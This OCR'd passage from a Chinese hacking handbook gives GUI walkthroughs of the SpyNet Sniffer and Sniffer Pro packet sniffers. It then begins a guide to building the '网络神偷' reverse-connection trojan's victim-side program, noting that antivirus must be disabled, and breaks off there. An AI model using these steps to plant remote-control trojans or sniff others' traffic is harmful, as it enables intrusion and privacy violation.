


图 4-32 “属性”窗口

4.2.3 用 SpyNet Sniffer 嗅探下载地址

SpyNet Sniffer 也是一款实用的嗅探软件，利用它可以捕获 IP 包、ARP 包等网络数据。它不仅可以告诉用户哪台计算机连接到你的系统，而且还可以告诉用户它们进行了哪些操作。一旦有用户攻击你的计算机，该软件还可以获取攻击的证据。

下面介绍一下 SpyNet Sniffer 软件的具体使用方法。

1. 安装 SpyNet Sniffer 软件后的准备工作

将下载的 SpyNet Sniffer 压缩包解压缩后，在计算机中进行安装。安装完成后，要正式使用该软件，需要对其进行相应的配置。其具体的操作步骤如下。

步骤 01 在计算机中第一次安装 SpyNet Sniffer 时，安装完成后，会弹出“Settings”对话框。在列表框中需要选择要监听的对象，如图 4-33 所示。

步骤 02 在左侧列表中选择“Action”选项，在右侧的界面中可选择当缓冲满时应采取的措施，以及记录文件保存的路径等信息，如图 4-34 所示。




图 4-33 选择要监听的对象




图 4-34 设置“Action”选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03　在左侧列表中选择“Miscellaneous”选项，在右侧界面中的“Packet buffer”数值框中可以设置用来保存捕获数据包最多个数，如图 4-35 所示。单击“确定”按钮，即可进入 SpyNet Sniffer 主界面中。




图 4-35　设置“Miscellaneous”选项

2. 使用 SpyNet Sniffer 捕获网页的数据

下面以打开的任意一个网站为例，介绍利用 SpyNet Sniffer 捕获网页中的数据的方法。

步骤 01 打开一个网页，并关闭其他多余的网络连接，因为 SpyNet Sniffer 在嗅探时会有大量的数据报信息，为了方便查找数据最好只打开所需的网页。在 SpyNet Sniffer 的主界面中单击“Start Capture”按钮，即可开始捕获打开的网页的信息，如图 4-36 所示。




图 4-36　单击“Start Capture”按钮

步骤 02 待一段时间后，在主界面右侧的列表框中即可看到捕获的数据，如图 4-37 所示。单击“Stop Capture”按钮，即可停止捕获。




图 4-37　显示捕获到的数据

步骤 03 单击工具栏上的“Save”按钮，在弹出的“保存为”对话框中将捕获的信息保

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

存成 CAP 文件，如图 4-38 所示。单击“确定”按钮，在弹出的提示对话框中保持默认设置，并单击“OK”按钮，如图 4-39 所示。



图 4-38 将捕获的信息保存成 CAP 文件




图 4-39 提示对话框

步骤 04 单击工具栏上的 PeepNet 按钮，即可打开 PeepNet 窗口，如图 4-40 所示。单击工具栏上的“Open”按钮，在“打开”对话框中选择刚才保存的 CAP 文件，如图 4-41 所示。




图 4-40 PeepNet 窗口



图 4-41 打开保存的 CAP 文件

步骤 05 单击“打开”按钮，即可在 PeepNet 窗口的左侧列表中显示捕获的数据。单击需要查看的信息条，在右侧窗口中即可看到其网页内容及其网页信息，如图 4-42 所示是捕获的音乐网站的信息，单击网页中相应的连接即可播放音乐。



图 4-42 查看捕获到的音乐网站的信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 按照上述方法捕获网页信息后，可使用记事本程序打开上面保存的 CAP 文件，按“Ctrl+F”组合键，即可打开“查找”对话框。在“查找内容”文本框中输入要查找的网址，单击“查找下一个”按钮，即可查找需要下载的网络地址。如图 4-43 所示。




图 4-43　查找需要下载的网络地址

4.2.4　嗅探器新秀 Sniffer Pro

Sniffer Pro 是一款功能强大的便携式网管和应用故障诊断分析软件，不管是在有线网络还是在无线网络中，它都能够给予网管管理人员实时的网络监视、数据包捕获以及故障诊断分析能力。另外，Sniffer Pro 软件支持的协议非常丰富，如支持主流协议 10/100/1000、MobilIP、SMPP、HTTP、POP、FTP、SMTP、TELNET、RTP、SIP、SCCP，而且该软件还可以运行在各种 Windows 平台上。下面介绍 Sniffer Pro 软件的具体使用方法。

步骤 01 在计算机中安装完 Sniffer Pro 软件后，即可弹出“Settings”对话框。在“Select settings for monitoring”列表框中选择要监听的适配器，如图 4-44 所示的。

步骤 02 单击“New”按钮，即可打开“New Settings”对话框。在“Description”文本框中输入对新建的项目的描述，在“Network Adapter”下拉列表中选择一个适配器，在“Copy settings from”下拉列表中选择要拷贝的位置，如图 4-45 所示。




图 4-44　选择要监听的适配器




图 4-45　新建一个项目

步骤 03 单击“OK”按钮，返回“Settings”对话框中。再单击“确定”按钮，即可进入 Sniffer Pro 软件的主界面中，如图 4-46 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 选择“Capture（捕捉）”→“Start（开始）”菜单项，即可打开“Expert”窗口，开始进行捕捉，捕获的结果将会出现在窗口左侧的列表框中，如图 4-47 所示。




图 4-46 Sniffer Pro 软件的主界面




图 4-47 Sniffer Pro 捕捉到的信息

步骤 05 若要在捕捉过程中查看捕获报文的数量和缓冲区的利用率，切换到“Objects”选项卡，单击左侧列表中的任意一条信息，在右侧列表框中即可显示出其详细内容，如图 4-48 所示。

步骤 06 双击右侧列表中的任意一个报文，即可进一步查看该报文信息的详细内容，此即为专家分析系统，如图 4-49 所示。专家分析系统提供了一个只能分析的平台、对网络上的流量进行一些分析。而对于某项统计分析可以使用鼠标双击该条记录查看详细的统计信息，同时对于每一项都可以通过查看帮助来了解其原因。




图 4-48 捕获报文的数量和缓冲区的利用率




图 4-49 进一步查看报文信息

步骤 07 选择“Monitor(监视器)”→“Host Table（主机列表）”菜单项，稍等片刻后，即可在打开的窗口中显示捕获到的主机的详细信息，如图 4-50 所示。

步骤 08 选择“Capture(捕获)”→“Stop and Display（停止并显示）”菜单项，在打开的窗口下方选择“Decode”选项卡，即可查看所捕获到的数据包，如图 4-51 所示。

步骤 09 切换到“Matrix”选项卡，即可看到全网的链接情况，如图 4-52 所示。图中的绿线表示正在发生的网络链接，而蓝线则表示过去的连接。

步骤 10 选择“Monitor(监视器)”→“Define Filter(定义过滤器)”菜单项，即可打开“Define

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Filter - Monitor”对话框。选择“Address”选项卡，在“Address”下拉列表中选择“HardWare”选项，在“Known Address”列表框中选择“Any”选项，其他选项保持默认设置，如图 4-53 所示。




图 4-50 查看捕获的主机的详细信息




图 4-51　查看所捕获到的数据包




图 4-52　查看全网的链接情况




图 4-53　设置“Address”选项卡

在 Sniffer Pro 中有链路层捕获和 IP 层捕获这两种基本的捕获条件。链路层捕获是按源 MAC 和目的 MAC 地址进行捕获，输入方式为 16 进制数据连续输入，如 001E8C17B085。而 IP 层捕获则是按源 IP 和目的地 IP 进行捕获，其输入方式为点隔方式，如 192.168.0.45.，如果选择 IP 层捕获条件，则 ARP 报文将被过滤掉。

步骤 11 选择“Advanced”选项卡，在其中可以编辑协议捕获条件。如在上面的列表框中可以选中“IP”复选框，在其子选项中选中“ICMP”复选框，如图 4-54 所示。单击“Profiles”按钮，打开“Monitor Profiles”对话框，保持默认设置，如图 4-55 所示。

步骤 12 单击“Done”按钮，返回“Define Filter - Monitor”对话框中。切换到“Data Pattern”选项卡，单击“Add AND/OR”按钮，即可添加关系节点；单击“Add Pattern”按钮，即可添加模板；单击“Add NOT”按钮，即可添加排除节点，如图 4-56 所示。

步骤 13 单击“确定”按钮，关闭对话框。在主界面中选择“Tools(工具)”→“Packet Generator（数据包发生器）”菜单项，即可打开“Packet Generator”窗口，如图 4-57 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-54 设置“Advanced”选项卡




图 4-55 “Monitor Profiles”对话框




图 4-56 添加关系节点




图 4-57 “Packet Generator”窗口

步骤 14 单击“Packet Generator”窗口中工具栏上的“发送 1 帧”按钮，即可打开“Send new frame”对话框。在“Send”选项区域中设置要发送的次数，在“Send Type”选项区域中设置发送的时间间隔，如图 4-58 所示。

步骤 15 单击“Size”按钮，即可打开“Set Packet Size”对话框。在“New Size”文本框中输入要发送的数据帧的长度，如图 4-59 所示。在设置完成后，单击“OK”按钮返回“Send new frame”对话框中，在“Packet”列表框中可以使用方向键对报文的内容进行编辑。




图 4-58 “Send new frame”对话框




图 4-59 “Set Packet Size”对话框

步骤 16 单击“确定”按钮，即可在“Packet Generator”窗口中看到该报文处于发送状态，如图 4-60 所示。使用这种方式发送报文的优势在于：当网络发生问题时，网络流量就会

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

发生异常，可以通过网络流时分析图，帮助用户找出引发流量异常的问题所在。

步骤 17 选择“Tools（工具）”→“Options（选项）”菜单项，即可打开“Options”对话框，在其中可以对各个选项卡进行设置，如图 4-61 所示。




图 4-60　发送报文

步骤 18 选择“Tools（工具）”→“Customize User Tools（定制用户工具）”菜单项，即可打开“Customize”对话框，用户可在该对话框中自己定义工具。单击其中的“Add”按钮，即可添加自己需要的工具，如图 4-62 所示。

Sniffer Pro 不仅可以确保网络性能的优化，还可以通过对网络连接情况进行分析，发现并清除病毒，此功能在网络管理中是非常重要的。随着网络的日益复杂，企业对网络的性能要求也随之提高。在这些情况下，使用 Sniffer Pro 就成为不错的选择。



图 4-61　“Options”对话框




图 4-62　“Customize”对话框

4.3　反弹木马与反间谍软件

由于反弹木马能够利用被控端主机连接主控端，可以穿过防火墙，隐藏性非常好；而反间谍软件能够清理随软件一起安装到计算机中的间谍程序。因此，成为黑客入侵的常用工具。本节将介绍这两个软件的详细使用方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.3.1 “网络神偷”反弹木马

“网络神偷”是一种反弹端口型木马。它与一般的木马相反，反弹端口型木马的被控端使用主动端口，控制端使用被动端口。被控端与控制端自动连接，可以避开防火墙的拦截，甚至可以从一个局域网连接到另一个局域网，且可以远程控制目标主机。由于它的隐蔽性很强，因此，受到黑客们的追捧。下面介绍一下“网络神偷”反弹木马的安装及应用。

步骤 01 启动“网络神偷”应用程序，在弹出的对话框中选择一种适合自己的支持方式，这里选择第一种方式，即临时支持方式，如图 4-63 所示。

步骤 02 单击“下一步”按钮，可以查看有关临时支持方式使用的提示性说明内容，提示用户这种支持方式不能够从内网到外网，从内网到内网，如图 4-64 所示。




图 4-63 选择一种支持方式




图 4-64 查看有关临时支持方式使用的提示内容

步骤 03 单击“下一步”按钮，在弹出的对话框中选择主控端端口，这里选择“使用默认端口 2018”选项，如图 4-65 所示。

步骤 04 单击“完成”按钮，进入“网络神偷”的操作界面后，即可弹出“网络神偷”对话框，提示用户要想访问其他计算机，需要先在其他计算机上安装“被控端软件”，如图 4-66 所示。




图 4-65 选择主控端端口




图 4-66 提示用户安装“被控端软件”

步骤 05 单击“确定”按钮，开始生成被控端软件。在弹出的“生成被控端软件”对话

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

框中的“请选择被控端软件的版本”下拉列表中选择要生成的被控端软件版本，这里选择“普通版”选项，如图 4-67 所示。




图 4-67　选择要生成的被控端软件版本

步骤 06 单击“开始生成”按钮，即可弹出“网络神偷”对话框，在其中提示用户先关闭杀毒软件，如图 4-68 所示。单击“确定”按钮，即可生成被控端程序并弹出如图 4-69 所示的对话框，建议用户先在自己的计算机上安装测试一下。




图 4-68　提示用户先关闭杀毒软件

